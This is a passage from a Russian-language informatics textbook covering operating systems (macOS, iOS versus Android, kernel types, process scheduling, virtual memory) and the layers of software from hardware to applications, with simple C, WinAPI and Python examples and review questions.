История: - 1984: Mac OS (графическая ОС для компьютеров Apple Macintosh). - 2001: Mac OS X — переход на UNIX-основу (ядро XNU = Mach + FreeBSD). - 2020: переход с Intel на собственные процессоры Apple Silicon (M1, M2, M3).

Характеристики: - **Архитектура ядра:** гибридное (XNU). - **Файловая система:** APFS. - **Доля рынка:** ~15% десктопов. - **Применение:** дизайн, видеомонтаж, разработка под iOS.

Плюсы: - Красивый и удобный интерфейс. - Оптимизация под железо Apple (интеграция с iPhone, iPad, Apple Watch). - Стабильность (UNIX-основа). - Меньше вирусов, чем на Windows.

Минусы: - Работает только на Mac (цены от \$1000). - Закрытая экосистема (не апгрейдишь железо, не установишь на другой компьютер). - Меньше игр.

Пример: MacBook Air M2 (2024) на ARM-процессоре потребляет 5-10 Вт в режиме работы, работает 15-20 часов от батареи. Ноутбук на Intel с такой же производительностью жрал бы 40-50 Вт и работал 5 часов. Секрет: macOS оптимизирована под Apple Silicon, контролирует каждый аспект железа.

iOS и Android

iOS (Apple): - Закрытая ОС, основана на Darwin (UNIX). - Жёсткий контроль: приложения только из App Store, Apple проверяет каждое. - Оптимизация под iPhone/iPad. - Обновления выходят одновременно для всех устройств (даже 5-летним iPhone).

Android (Google): - Открытая ОС, основана на ядре Linux. - Свобода: можно ставить приложения из сторонних источников, кастомизировать всё. - Фрагментация: тысячи производителей (Samsung, Xiaomi, Huawei), разные версии Android. - Обновления приходят поздно (или не приходят вообще).

Сравнение:

Параметр	iOS	Android
Доля рынка	28%	70%
Открытость	Закрыта	Открыта (AOSP)
Безопасность	Высокая	Средняя
Выбор устройств	Только iPhone/iPad	Тысячи моделей
Обновления	5+ лет	2-3 года (зависит)
Цена устройств	\$400-\$1600	\$100-\$1500

Пример: iPhone 15 Pro (iOS 17) получает обновления безопасности одновременно с выходом патча. У Android-смартфона Xiaomi (2022 года) патч безопасности может выйти через 3 месяца (или никогда). Фрагментация Android — это боль.

Экзотические ОС

- **FreeBSD / OpenBSD:** UNIX-системы, популярны на серверах (Netflix использует FreeBSD для стриминга).
 - **Haiku OS:** попытка воскресить BeOS (ОС 1990-х, известную скоростью).
 - **TempleOS:** ОС, написанная одним человеком (Terry Davis) как "дар Богу". 640x480 разрешение, 16 цветов, встроенный язык программирования HolyC. Безумие и гениальность одновременно.
-

3.1.4. Связь с другими главами

- **Глава 2.1-2.3 (Архитектура ЭВМ, принципы фон Неймана):** ОС управляет процессором, памятью, устройствами ввода-вывода, о которых мы говорили в разделе 2.
 - **Главы 3.2-3.3 (Уровни ПО, системное ПО):** ОС — это базовый уровень системного ПО, над которым работают драйверы, утилиты, приложения.
 - **Глава 5 (Алгоритмы):** планировщик процессов в ОС использует алгоритмы планирования (Round Robin, Priority Scheduling).
 - **Глава 7 (Базы данных):** СУБД работают поверх ОС, используют её API для работы с файлами.
 - **Глава 9 (Информационная безопасность):** ОС обеспечивает защиту: права доступа, изоляцию процессов, шифрование дисков.
-

Примеры для понимания

Пример 1: Планирование процессов

Задача: У тебя 4-ядерный процессор. Запущено 10 процессов. ОС использует алгоритм **Round Robin** (циклическое планирование) с квантом времени 20 мс. Сколько времени каждый процесс ждёт своей очереди?

Решение: - 4 ядра могут выполнять 4 процесса одновременно. - Каждый процесс работает 20 мс, затем ОС переключается на следующий. - Первые 4 процесса выполняются: 0-20 мс. - Следующие 4: 20-40 мс. - Последние 2: 40-60 мс. - Процесс №5 ждёт: 20 мс (пока выполняются 1-4, затем его очередь). - Процесс №10 ждёт: 40 мс.

Вывод: В многозадачной системе процессы делят время процессора. Чем больше процессов — тем дольше ожидание.

Пример 2: Виртуальная память

Задача: Система с 8 GB RAM. Запущены программы, использующие 10 GB. Размер страницы 4 KB. Сколько страниц нужно выгрузить на диск?

Решение: - Требуется: $10\text{ GB} = 10 \times 2^{30}$ байт. - Физическая память: $8\text{ GB} = 8 \times 2^{30}$ байт. - Не хватает: $2\text{ GB} = 2 \times 2^{30}$ байт. - Размер страницы: $4\text{ KB} = 4 \times 2^{10}$ байт. - Количество страниц для выгрузки: $(2 \times 2^{30}) / (4 \times 2^{10}) = 2 \times 2^{20} / 4 = 524,288$ страниц.

Вывод: ОС выгружает на диск полмиллиона страниц. Если программа обращается к выгруженной странице, происходит **page fault** (промах страницы), ОС подгружает её с диска. Это медленно (миллисекунды вместо наносекунд), поэтому систему тормозит.

Пример 3: Размер ядра ОС

Задача: Сравнить размеры ядер разных ОС.

ОС	Размер ядра (строки кода)	Архитектура ядра
Linux 6.6 (2025)	~30,000,000	Монолитное
Windows NT	~50,000,000 (оценка)	Гибридное
macOS XNU	~10,000,000	Гибридное
Minix 3	~20,000	Микроядро
FreeRTOS	~10,000	Микроядро

Вывод: Микроядерные ОС в 1000+ раз компактнее монолитных. Но монолитные — производительнее. Компромисс: надёжность vs скорость.

Пример 4: RTOS в авионике

Задача: Самолёт Boeing 787 использует VxWorks (RTOS). Критичная задача: обработка данных от датчика высоты. Максимальная допустимая задержка: 5 мс. Обычная ОС (Windows) имеет задержку до 100 мс. Почему нельзя использовать Windows?

Ответ:

RTOS гарантирует, что задача выполнится за заданное время (детерминированность). Windows — ОС общего назначения, она может отложить обработку датчика на 100 мс, если занята обновлением или антивирусом. Для самолёта это недопустимо: задержка в 100 мс при критической ситуации = катастрофа.

Вывод: Для задач реального времени нужны специализированные ОС.

Ключевые термины и определения

- **Операционная система (ОС)** — комплекс программ, управляющих аппаратными ресурсами и предоставляющих сервисы для пользовательских приложений.
 - **Процесс** — программа в процессе выполнения (с выделенной памятью и состоянием).
 - **Многозадачность (Multitasking)** — одновременное выполнение нескольких процессов (вытесняющая или невытесняющая).
 - **Планирование (Scheduling)** — алгоритм распределения времени процессора между процессами.
 - **Виртуальная память (Virtual Memory)** — механизм, позволяющий процессам использовать больше памяти, чем физически доступно (через подкачку на диск).
 - **Страничная организация памяти (Paging)** — разделение памяти на блоки фиксированного размера (страницы).
 - **Файловая система (File System)** — способ организации данных на диске (FAT32, NTFS, ext4, APFS).
 - **Драйвер (Driver)** — программа для управления конкретным устройством.
 - **Ядро (Kernel)** — центральная часть ОС, работающая в привилегированном режиме (монолитное, микроядро, гибридное).
 - **CLI (Command Line Interface)** — командная строка (текстовый интерфейс).
 - **GUI (Graphical User Interface)** — графический интерфейс (окна, кнопки).
 - **RTOS (Real-Time OS)** — ОС реального времени, гарантирующая выполнение задач за заданное время.
 - **Дистрибутив (Distribution)** — вариант Linux с набором программ и настроек (Ubuntu, Debian, Arch).
 - **Системный вызов (System Call)** — запрос программы к ядру ОС для выполнения привилегированной операции (чтение файла, выделение памяти).
-

Контрольные вопросы

1. **Теория:** Назовите пять основных функций операционной системы. Объясните, почему без виртуальной памяти современные ОС не могли бы работать с большим количеством процессов одновременно.
 2. **Практика:** У тебя 16 GB RAM, запущено 10 программ, каждая использует 2 GB. Физической памяти не хватает. ОС использует подкачку на SSD (скорость чтения 3 GB/c). Программа обращается к данным, которые были выгружены на диск. Сколько времени займёт подгрузка одной страницы размером 4 KB? Сравни с обращением к RAM (задержка 10 нс).
 3. **Сравнение:** В чём принципиальное отличие монолитного ядра (Linux) от микроядра (Minix)? Почему Linux доминирует на серверах, несмотря на то, что микроядра теоретически надёжнее?
 4. **Классификация:** Объясните разницу между ОС общего назначения (Windows) и RTOS (FreeRTOS). Приведите пример задачи, где RTOS обязательна, и задачи, где она не нужна.
 5. **Анализ:** Почему 96% веб-серверов работают на Linux, а не на Windows Server? Какие преимущества Linux для серверов критичны? (Подсказка: лицензии, стабильность, ресурсы, безопасность.)
-

Итог: Операционная система — это менеджер компьютера, который управляет всеми ресурсами и не даёт программам убить друг друга. Без ОС компьютер — просто железка. ОС бывают разные: для серверов (Linux), для десктопов (Windows, macOS), для смартфонов (Android, iOS), для встраиваемых систем (Embedded Linux, FreeRTOS). Архитектура ядра может быть монолитной (быстро, но рискованно), микроядром (надёжно, но медленно), или гибридом (компромисс).

Следующая глава (3.2) — уровни программного обеспечения: как ОС взаимодействует с прикладными программами и зачем нужны драйверы, библиотеки, API.

Глава 3.2: Уровни программного обеспечения. Сервисное и прикладное ПО

Введение

В предыдущей главе (3.1) мы разобрались, что **операционная система** — это менеджер, который управляет железом и не даёт процессам убить друг друга. Но ОС — это только фундамент. На ней строится многоэтажный небоскрёб из программ: драйверы, библиотеки, компиляторы, IDE, игры, браузеры, антивирусы, и даже калькулятор, который ты открываешь раз в год на экзамене.

Вся эта куча софта организована в **иерархию уровней**. Нижний уровень (железо) ничего не знает о верхнем (твой браузер), а верхний не хочет лезть в детали работы процессора. Между ними — прослойки: драйверы, библиотеки, API, middleware. Это как слоёный пирог: каждый слой имеет свою задачу.

В этой главе разберём: - Какие уровни ПО существуют (от железа до игр) - Что такое **сервисное ПО** (библиотеки, компиляторы, API) - Что такое **прикладное ПО** (программы, которыми ты пользуешься каждый день) - Почему системный программист смотрит на прикладного сверху вниз (но зарабатывает не сильно больше)

3.2.1. Иерархия уровней программного обеспечения

Программное обеспечение можно представить как слоёный пирог (или бургер, если ты голоден). Каждый уровень опирается на предыдущий и предоставляет сервисы следующему.

Четыре основных уровня

1. Аппаратный уровень (Hardware Layer)

Что это: Физическое железо — процессор, память, диски, сетевые карты, видеокарты. Это нулевой уровень, без него ничего не работает.

Компоненты: - **CPU** (процессор) — вычисляет - **RAM** (оперативная память) — хранит данные для быстрого доступа - **Диски** (HDD, SSD, NVMe) — долговременное хранение - **GPU** (видеокарта) — рисует картинки и майнит крипту - **Периферия** (клавиатура, мышь, принтеры, веб-камеры)

Прослойка: BIOS/UEFI — прошивка, которая запускается при включении компьютера. Она инициализирует железо и передаёт управление ОС. BIOS — древний (1980-е), UEFI — современная замена (поддержка дисков >2 TB, GUI, безопасность Secure Boot).

Пример: Нажал кнопку включения → UEFI проверяет железо → загружает загрузчик ОС (GRUB / Windows Boot Manager) → запускается ОС.

2. Системный уровень (System Software Layer)

Что это: Программы, которые управляют железом и предоставляют базовые сервисы. Без них компьютер — кирпич.

Основные компоненты:

а) Операционная система (ОС) - Ядро (kernel) — управляет процессами, памятью, файлами, устройствами (глава 3.1). - Системные утилиты — программы для управления системой (ps, top, taskmgr.exe).

б) Драйверы (Drivers) - Программы для управления конкретным устройством. - Драйвер видеокарты NVIDIA GeForce RTX 4090 переводит команды DirectX/OpenGL в инструкции для GPU. - Драйвер принтера знает, как отправить документ на печать.

в) Системные утилиты - **Дефрагментация диска** (для HDD, на SSD бесполезна). - **Диспетчер задач** (Task Manager в Windows, top / htop в Linux). - **Файловые менеджеры** (Explorer в Windows, Nautilus в Linux). - **Архиваторы** (глава 1.12): WinRAR, 7-Zip, gzip, tar. - **Антивирусы** — защита от зловредов (хотя Windows Defender уже неплохой).

Кто пишет: системные программисты. Языки: C, C++, Assembly. Ошибка в драйвере = Blue Screen of Death.

Связь с главой 3.1: ОС — это ядро системного уровня. Драйверы и утилиты работают в связке с ОС.

3. Сервисный уровень (Service Software Layer / Middleware)

Что это: Промежуточный слой между системным и прикладным ПО. Предоставляет инструменты для разработки и запуска программ.

Основные компоненты:

а) Библиотеки и API - **API (Application Programming Interface)** — набор функций для взаимодействия с ОС или другими программами. - **libc** (стандартная библиотека C) — функции `printf()`, `malloc()`, работа с файлами. Используется почти всеми программами в Linux. - **WinAPI** — API Windows для создания окон, работы с файлами, сетью. - **.NET Framework / .NET Core** — платформа для разработки на C#, F#, Visual Basic. - **Графические библиотеки:** - **OpenGL** — кросс-платформенный API для 3D-графики (игры, CAD). - **DirectX** — API Windows для игр (DirectX 12 в современных играх). - **Vulkan** — низкоуровневый API для максимальной производительности (Doom Eternal, Cyberpunk 2077).

б) Компиляторы и интерпретаторы - Преобразуют код на языке программирования в машинный код (подробнее в главе 6.2). - **Компиляторы:** GCC (C/C++), Clang (C/C++/Objective-C), rustc (Rust), javac (Java). - **Интерпретаторы:** Python, JavaScript (V8 в Chrome), Ruby. - **JVM (Java Virtual Machine)** — виртуальная машина для запуска Java-программ. Код Java компилируется в байт-код, а JVM выполняет его на любой платформе ("Write Once, Run Anywhere"). Минус: жрёт память как не в себя.

в) Отладчики и профилировщики - **Отладчик (Debugger)** — программа для поиска ошибок в коде. Позволяет пошагово выполнять программу, смотреть значения переменных, ставить точки останова. - **gdb** (GNU Debugger) — для C/C++ в Linux. - **Visual Studio Debugger** — в Windows, интегрирован в IDE. - **LLDB** — современный отладчик (используется в Xcode для macOS/iOS). - **Профилировщик (Profiler)** — анализирует, где программа тратит время и память. Находит узкие места (bottlenecks). - **Valgrind** — находит утечки памяти в C/C++. - **perf** — профилировщик Linux.

г) Middleware (промежуточное ПО) - Программы, которые связывают разные компоненты системы. - **Серверы приложений:** Apache Tomcat (Java), IIS (Windows), nginx (веб-сервер + прокси). - **Брокеры сообщений:** RabbitMQ, Kafka — для передачи данных между микросервисами. - **Базы данных:** PostgreSQL, MySQL, MongoDB (подробнее в главе 7).

Кто пишет: системные программисты и разработчики инструментов. Языки: C, C++, Rust, Go.

Пример: Написал программу на C++. Компилятор `g++` превратил код в исполняемый файл. Программа использует библиотеку `libc` для работы с файлами. Библиотека `libc` вызывает системные вызовы (system calls) ядра Linux. Ядро обращается к драйверу диска. Драйвер управляет контроллером SSD. Контроллер записывает данные на флеш-память. Вот так слои взаимодействуют.

4. Прикладной уровень (Application Software Layer)

Что это: Программы, которыми пользуется конечный пользователь. Это финальный слой пирога — самый видимый и вкусный.

Типы прикладного ПО:

а) ПО общего назначения - Программы для широкого круга задач. - **Текстовые редакторы и офисные пакеты:** - Microsoft Office (Word, Excel, PowerPoint) — стандарт в корпорациях. - LibreOffice / OpenOffice — бесплатная альтернатива (совместима с форматами MS Office). - Google Docs — облачный редактор (работает в браузере, автосохранение, совместная работа). - **Браузеры:** - Chrome (Chromium) — 65% рынка (2025), но жрёт RAM как не в себя. - Firefox — уважение за приватность, но доля рынка падает (~3%). - Safari — встроенный в macOS/iOS, оптимизирован под Apple Silicon. - Edge — браузер Microsoft на движке Chromium (неожиданно неплохой). -

Медиаплееры: - VLC — воспроизводит всё, даже полуразбитые файлы (легенда). - Spotify — стриминг музыки. - YouTube — стриминг видео (и рекламы).

б) Специализированное ПО - Программы для конкретных задач (профессиональные инструменты).

Разработка: - **IDE (Integrated Development Environment):** - Visual Studio Code (VS Code) — лёгкий, расширяемый, бесплатный. Самая популярная IDE (2025). - JetBrains (PyCharm, IntelliJ IDEA, WebStorm) — мощные, платные (есть бесплатные версии). - Visual Studio — монстр от Microsoft для C++/C#. - Xcode — для разработки под macOS/iOS (только на Mac). - **Системы контроля версий:** - Git — стандарт индустрии. GitHub, GitLab, Bitbucket.

Графика и дизайн: - **Adobe Creative Suite:** - Photoshop — редактор растровой графики (фото, дизайн). - Illustrator — векторная графика (логотипы, иллюстрации). - Premiere Pro — видеомонтаж. - **Альтернативы (бесплатные):** - GIMP — редактор растровой графики (замена Photoshop). - Inkscape — векторная графика (замена Illustrator). - DaVinci Resolve — профессиональный видеомонтаж (бесплатная версия мощная). - Blender — 3D-моделирование, анимация, рендеринг (бесплатный, но крутой — фильмы и игры делают).

Инженерия: - **CAD (Computer-Aided Design):** - AutoCAD — проектирование зданий, механизмов. - SolidWorks — 3D-моделирование для инженеров. - FreeCAD — бесплатная альтернатива. - **Симуляторы:** - MATLAB — математическое моделирование (студенты физтеха, привет). - Simulink — моделирование динамических систем.

Игры: - GTA V, Cyberpunk 2077, Elden Ring, Counter-Strike 2, Dota 2, League of Legends, Minecraft (самая продаваемая игра в истории — 300+ млн копий).

в) Встроенное ПО (Firmware) - Программы, зашитые в устройства. - **Роутеры:** прошивки на базе Linux (OpenWrt, DD-WRT). - **Принтеры:** управление печатью. - **Смарт-часы:** watchOS (Apple Watch), Wear OS (Google). - **Умные колонки:** Alexa (Amazon), Google Assistant, Алиса (Яндекс).

Кто пишет: прикладные программисты. Языки: Python, JavaScript, Java, C#, Swift, Kotlin, TypeScript.

Визуализация уровней



3.2.2. Разница между системным, сервисным и прикладным ПО

Сравнение уровней

Критерий	Системное ПО	Сервисное ПО	Прикладное ПО
Назначение	Управление железом	Инструменты для разработки	Решение задач пользователя
Примеры	ОС, драйверы, антивирусы	Компиляторы, API, библиотеки	Браузеры, игры, офисные пакеты
Уровень абстракции	Низкий (близко к железу)	Средний	Высокий (далеко от железа)
Язык программирования	C, C++, Assembly, Rust	C, C++, Java, Rust, Go	Python, Java, C#, JavaScript
Кто пользуется	Все программы	Разработчики	Конечные пользователи
Ошибка может привести	Краш системы (BSOD, kernel panic)	Краш приложения	Потеря данных, неудобство
Время разработки	Годы (ядро Linux — 30+ лет)	Месяцы-годы	Недели-месяцы

Пример: - **Системное ПО:** Драйвер видеокарты NVIDIA. Если он крашнется — экран погаснет, ОС может упасть. - **Сервисное ПО:** Библиотека OpenGL. Если она работает криво — игра будет лагать или вылетать, но ОС выживет. - **Прикладное ПО:** Игра Cyberpunk 2077. Если она крашнется — закроется окно игры, больше ничего не пострадает (кроме твоих нервов).

Взаимодействие уровней: пример цепочки

Задача: Ты кликаешь мышкой в браузере Chrome на кнопку "Скачать файл".

Что происходит:

1. Прикладной уровень:

2. Chrome (прикладное ПО) обрабатывает клик, отправляет HTTP-запрос на сервер.

3. Использует библиотеку **libcurl** (сервисный уровень) для работы с сетью.

4. Сервисный уровень:

5. Библиотека **libcurl** формирует HTTP-запрос, вызывает системный вызов `socket()` для создания сетевого соединения.

6. Системный уровень:

7. Ядро Linux получает системный вызов, обращается к драйверу сетевой карты.

8. Драйвер отправляет данные через сетевую карту.

9. Аппаратный уровень:

10. Сетевая карта (Ethernet / Wi-Fi) физически передаёт пакеты данных по проводу/воздуху.

11. Обратный путь:

12. Сервер отвечает → пакеты приходят → сетевая карта → драйвер → ядро → **libcurl** → Chrome → файл сохраняется на диск.

Вывод: Один клик мышкой = десятки тысяч операций на всех уровнях. Слоёный пирог работает.

3.2.3. Сервисное ПО: детальный разбор

Сервисное ПО — это прослойка между системой и приложениями. Разработчики используют его, чтобы не писать всё с нуля.

API и библиотеки: зачем изобретать велосипед?

API (Application Programming Interface) — это контракт: "Вызови функцию `X` с параметрами `Y`, и получишь результат `Z`". Программист не знает (и не хочет знать), как функция работает внутри — главное, что она работает.

Пример 1: Стандартная библиотека C (libc)

Хочешь вывести текст на экран? Используй `printf()` :

```
#include <stdio.h>

int main() {
    printf("Hello, World!\n");
    return 0;
}
```

Что происходит внутри: - `printf()` форматирует строку. - Вызывает системный вызов `write()` для вывода в консоль. - Ядро ОС передаёт данные драйверу терминала. - Драйвер отображает текст на экране.

Ты написал одну строку, а за кулисами — десятки функций и три уровня абстракции.

Пример 2: WinAPI (Windows API)

Создать окно в Windows:

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
                  LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Hello, Windows!", "My App", MB_OK);
    return 0;
}
```

Результат: Появляется окошко с кнопкой "ОК". WinAPI делает всю грязную работу: рисует окно, обрабатывает клики, управляет памятью.

Пример 3: DirectX vs OpenGL

DirectX (Windows): - API для игр: графика (Direct3D), звук (DirectSound), ввод (DirectInput). - Закрытый, работает только на Windows. - Используется в AAA-играх (Call of Duty, Battlefield).

OpenGL (кросс-платформенный): - API для 3D-графики, работает на Windows, Linux, macOS, Android. - Открытый стандарт. - Используется в Minecraft (до версии 1.17), CS:GO, многих инди-играх.

Vulkan (современный): - Низкоуровневый API, замена OpenGL. - Даёт программисту больше контроля → выше производительность. - Используется в Doom Eternal, Cyberpunk 2077, Dota 2, Red Dead Redemption 2.

Сравнение производительности:

API	FPS в игре X (условный тест)	Сложность программирования
DirectX 11	60 FPS	Средняя
DirectX 12	80 FPS	Высокая

API	FPS в игре X (условный тест)	Сложность программирования
OpenGL	55 FPS	Средняя
Vulkan	90 FPS	Очень высокая

Вывод: Vulkan быстрее, но сложнее. DirectX 12 — компромисс. OpenGL устарел. Прогресс не стоит на месте.

Компиляторы и интерпретаторы: от кода к программе

Компилятор — переводит код на языке программирования в машинный код (исполняемый файл).

Интерпретатор — выполняет код построчно, без создания исполняемого файла.

Компиляция (GCC, Clang, rustc):

```
# Компиляция программы на C
gcc main.c -o program
./program
```

Плюсы: - Быстрое выполнение (код уже переведён в машинные инструкции). - Оптимизация (компилятор может ускорить код).

Минусы: - Долгая компиляция (для больших проектов — десятки минут). - Нужна перекомпиляция для каждой платформы (Linux → Windows = разные исполняемые файлы).

Интерпретация (Python, JavaScript):

```
# Запуск программы на Python
python script.py
```

Плюсы: - Не нужна компиляция — написал код, сразу запустил. - Кросс-платформенность (один и тот же скрипт работает везде).

Минусы: - Медленнее компилируемых языков (в 10-100 раз). - Нужен интерпретатор на целевой машине.

ЛТ-компиляция (Just-In-Time): гибрид

Примеры: Java (JVM), JavaScript (V8 в Chrome), C# (.NET).

Как работает: - Код компилируется в **байт-код** (промежуточное представление). - При запуске ЛТ-компилятор переводит байт-код в машинный код **на лету**, прямо во время выполнения. - Часто используемые участки кода компилируются с оптимизацией (hotspot optimization).

Плюсы: - Кросс-платформенность (байт-код запускается на любой JVM). - Скорость близка к компилируемым языкам (после прогрева ЛТ).

Минусы: - Жрёт память (JVM может занимать гигабайты). - Первый запуск медленнее (ЛТ греется).

Пример: Java-программа запускается медленно первые 10 секунд (ЛТ компилирует код), потом работает быстро.

Middleware: клей для микросервисов

Middleware — это программы, которые связывают разные части системы. Особенно важны в **микросервисной архитектуре**, где приложение разбито на десятки маленьких сервисов.

Примеры:

1. Веб-серверы: - **nginx** — лёгкий, быстрый, популярный (30% сайтов). - **Apache HTTP Server** — старый, надёжный, гибкий (20% сайтов). - **IIS (Internet Information Services)** — веб-сервер Windows.

2. Серверы приложений: - **Apache Tomcat** — для Java-приложений (JSP, Servlets). - **Node.js** — JavaScript на сервере (асинхронный, быстрый).

3. Брокеры сообщений: - **RabbitMQ** — очереди сообщений между сервисами. - **Apache Kafka** — стриминг данных (используется в Twitter, LinkedIn, Netflix).

Пример: Заказал еду в приложении доставки. 1. Фронтенд (React) отправляет запрос на API-шлюз (nginx). 2. API-шлюз перенаправляет на сервис заказов (Java + Spring Boot на Tomcat). 3. Сервис заказов кладёт сообщение в очередь RabbitMQ: "Новый заказ". 4. Сервис уведомлений (Python) читает очередь, отправляет push-уведомление курьеру. 5. Курьер видит заказ в своём приложении.

Вывод: Middleware связывает компоненты. Без него микросервисы не могут общаться.

3.2.4. Прикладное ПО: программы для людей

Прикладное ПО — это финальный продукт. То, что видит пользователь.

ПО общего назначения: для всех

Офисные пакеты

Microsoft Office (платный, ~\$100/год): - **Word** — текстовый редактор. - **Excel** — табличный процессор (формулы, графики, макросы). - **PowerPoint** — презентации. - **Outlook** — почта, календарь.

LibreOffice (бесплатный, open-source): - Альтернатива MS Office. - Совместим с форматами `.docx`, `.xlsx`, `.pptx`. - Минус: иногда криво отображает сложные документы.

Google Docs / Sheets / Slides (бесплатный, облачный): - Работает в браузере. - Автосохранение, совместная работа в реальном времени. - Минус: нужен интернет (хотя есть офлайн-режим).

Браузеры: окно в интернет

Chrome (Google): - Самый популярный (65% рынка, 2025). - Быстрый, расширяемый (тысячи плагинов). - **Минус:** Жрёт RAM как зверь. Открыл 20 вкладок → 8 GB памяти улетело.

Firefox (Mozilla): - Уважение за приватность (меньше слежки, чем у Chrome). - Open-source. - **Минус:** Доля рынка падает (~3%). Некоторые сайты оптимизированы под Chrome.

Safari (Apple): - Встроенный в macOS / iOS. - Оптимизирован под Apple Silicon (энергоэффективность). - **Минус:** Только для устройств Apple. Веб-разработчики его ненавидят (медленно внедряет новые стандарты).

Edge (Microsoft): - Построен на движке Chromium (как Chrome). - Интеграция с Windows 11. - **Неожиданно неплохой.** В 2020 все смеялись, в 2025 — ~5% рынка.

Почему Chrome жрёт RAM? - Каждая вкладка — отдельный процесс (изоляция для безопасности). - Если одна вкладка крашнется — другие выживут. - Цена: 100-300 MB на вкладку. - Открыл 50 вкладок → 15 GB RAM. Компьютер тормозит. Страдания.

Медиаплееры

VLC Media Player: - Воспроизводит **всё** (даже полуразбитые файлы, недокачанные торренты). - Бесплатный, open-source. - Легенда. Иконка с дорожным конусом — символ надёжности.

Spotify / Apple Music / YouTube Music: - Стриминг музыки (десятки миллионов треков за \$10/месяц). - Минус: музыка не твоя (подписка закончилась → музыка пропала).

Специализированное ПО: для профессионалов

IDE для разработчиков

Visual Studio Code (VS Code): - Лёгкий, быстрый, бесплатный. - Поддержка всех языков (через расширения). - Самая популярная IDE (2025). Даже те, кто ненавидел Microsoft, признали: VS Code — огонь.

JetBrains (PyCharm, IntelliJ IDEA, WebStorm): - Мощные, с умными подсказками (IntelliSense на стероидах). - Платные (~\$200/год), но есть бесплатные версии (Community Edition). - Медленнее VS Code, но функциональнее.

Visual Studio (полная версия): - Монстр от Microsoft для C++, C#, .NET. - Весит 10-40 GB (с компонентами). - Используется в крупных корпорациях (игры, банки).

Графика и дизайн

Adobe Creative Suite (платный, ~\$60/месяц): - **Photoshop** — растровая графика (фото, дизайн, мемы). - **Illustrator** — векторная графика (логотипы, иконки). - **Premiere Pro** — видеомонтаж. - **After Effects** — моушн-дизайн, спецэффекты.

Бесплатные альтернативы: - **GIMP** — замена Photoshop (не такой удобный, но бесплатный). - **Inkscape** — замена Illustrator. - **DaVinci Resolve** — профессиональный видеомонтаж (бесплатная версия мощная, платная — \$300 один раз, не подписка). - **Blender** — 3D-моделирование, анимация. Бесплатный, но используется в фильмах (Spider-Man: Across the Spider-Verse) и играх.

Почему Adobe доминирует? - Индустриальный стандарт (все дизайнеры используют → все файлы в форматах Adobe). - Удобный интерфейс (годы шлифовки). - Интеграция между программами (из Photoshop в Illustrator — один клик).

Минус: Подписка (\$60/месяц = \$720/год). Если перестанешь платить → потеряешь доступ к своим проектам (файлы не откроются в старых версиях). Монополия в действии.

Инженерное ПО

MATLAB: - Математическое моделирование (матрицы, дифференциальные уравнения, симуляции). - Студенты физтеха, привет! - Платный (\$2000+), но университеты дают лицензии. - Альтернатива: **GNU Octave** (бесплатная, совместима с MATLAB).

AutoCAD: - Проектирование зданий, механизмов, электросхем. - Стандарт в архитектуре и машиностроении. - Платный (\$1500/год). - Альтернатива: **FreeCAD** (бесплатный, но слабее).

Встроенное ПО (Firmware)

Firmware (прошивка) — это программы, зашитые в устройства. Они работают без ОС (или с минимальной ОС).

Примеры: - **Роутер:** прошивка на базе Linux (OpenWrt, DD-WRT) управляет Wi-Fi, маршрутизацией. - **Принтер:** прошивка обрабатывает задания на печать. - **Смарт-ТВ:** прошивка на базе Android TV / webOS (LG) / Tizen (Samsung). - **BIOS/UEFI:** прошивка материнской платы.

Особенность: Firmware часто невозможно (или сложно) обновить. Если баг в прошивке роутера — нужно обновление от производителя (или кастомная прошивка, если рискуешь).

3.2.5. Связь с другими главами

- **Глава 2.1-2.3 (Архитектура ЭВМ):** ПО работает на железе, которое мы изучали в разделе 2. Без процессора и памяти ПО бесполезно.
 - **Глава 3.1 (ОС):** ОС — это фундамент системного уровня. Все остальные программы работают поверх ОС.
 - **Глава 3.3 (Классификация системного ПО):** Следующая глава углубится в системное ПО (драйверы, утилиты, ОС).
 - **Глава 6.2 (Компиляторы и интерпретаторы):** Детально разберём, как код превращается в программу.
 - **Глава 7 (Базы данных):** СУБД (PostgreSQL, MySQL) — это сервисное ПО для хранения данных.
 - **Глава 8 (Сети):** Браузеры и серверы используют сетевые протоколы (HTTP, TCP/IP) для обмена данными.
-

Примеры для понимания

Пример 1: Цепочка взаимодействия уровней (игра)

Задача: Ты играешь в Cyberpunk 2077 на Windows. Опиши, как уровни ПО взаимодействуют.

Решение:

1. **Прикладной уровень:** Игра Cyberpunk 2077 (прикладное ПО).
2. **Сервисный уровень:** Игра использует DirectX 12 API для отрисовки графики.
3. **Системный уровень:** DirectX 12 вызывает драйвер видеокарты NVIDIA.
4. **Аппаратный уровень:** Драйвер отправляет команды на GPU (GeForce RTX 4090), который рендерит кадры.

Результат: Ты видишь красивую картинку на экране (60 FPS, если повезло).

Если какой-то уровень сломается: - Игра крашнется (баг в Cyberpunk 2077) → закроется окно игры. - DirectX 12 работает криво → графические артефакты, лаги. - Драйвер видеокарты крашнется → экран погаснет, ОС может упасть (BSOD). - GPU сгорит → компьютер выключится (RIP видеокарта).

Пример 2: Сравнение компиляции и интерпретации

Задача: Программа вычисляет факториал числа ($n = 20$). Сравни время выполнения на C (компилятор GCC) и Python (интерпретатор CPython).

Код на C:

```
#include <stdio.h>

unsigned long long factorial(int n) {
    unsigned long long result = 1;
    for (int i = 2; i <= n; i++) {
        result *= i;
    }
    return result;
}

int main() {
    printf("%llu\n", factorial(20));
    return 0;
}
```

Код на Python:

```
def factorial(n):
    result = 1
    for i in range(2, n + 1):
        result *= i
    return result

print(factorial(20))
```

Время выполнения (условный тест, миллионы итераций):

Язык	Время (секунды)	Скорость относительно C
C (GCC -O3)	0.5	1x (базовая)
C (без оптимизации)	2.0	4x медленнее
Python 3.11	50	100x медленнее

Вывод: C быстрее Python в 100 раз. Но Python пишется быстрее (меньше кода, не нужна компиляция). Выбор зависит от задачи: критична скорость выполнения или скорость разработки?

Пример 3: Размер программ разных уровней

Задача: Сравни размер исполняемых файлов разных программ.

Программа	Уровень ПО	Размер	Язык
<code>hello.c</code> (простая)	Прикладное	16 KB	C
<code>htop</code> (утилита)	Системное	200 KB	C
Chrome (браузер)	Прикладное	350 MB	C++
Visual Studio Code	Прикладное	400 MB	TypeScript (Electron)
Linux kernel (ядро)	Системное	30 GB (исходники), 10 MB (скомпилированное ядро)	C

Вывод: Современные программы весят сотни мегабайт. Ядро Linux (10 MB) выглядит крошечным по сравнению с Chrome (350 MB), но содержит 30 миллионов строк кода. Размер исполняемого файла ≠ сложность.

Пример 4: API как контракт

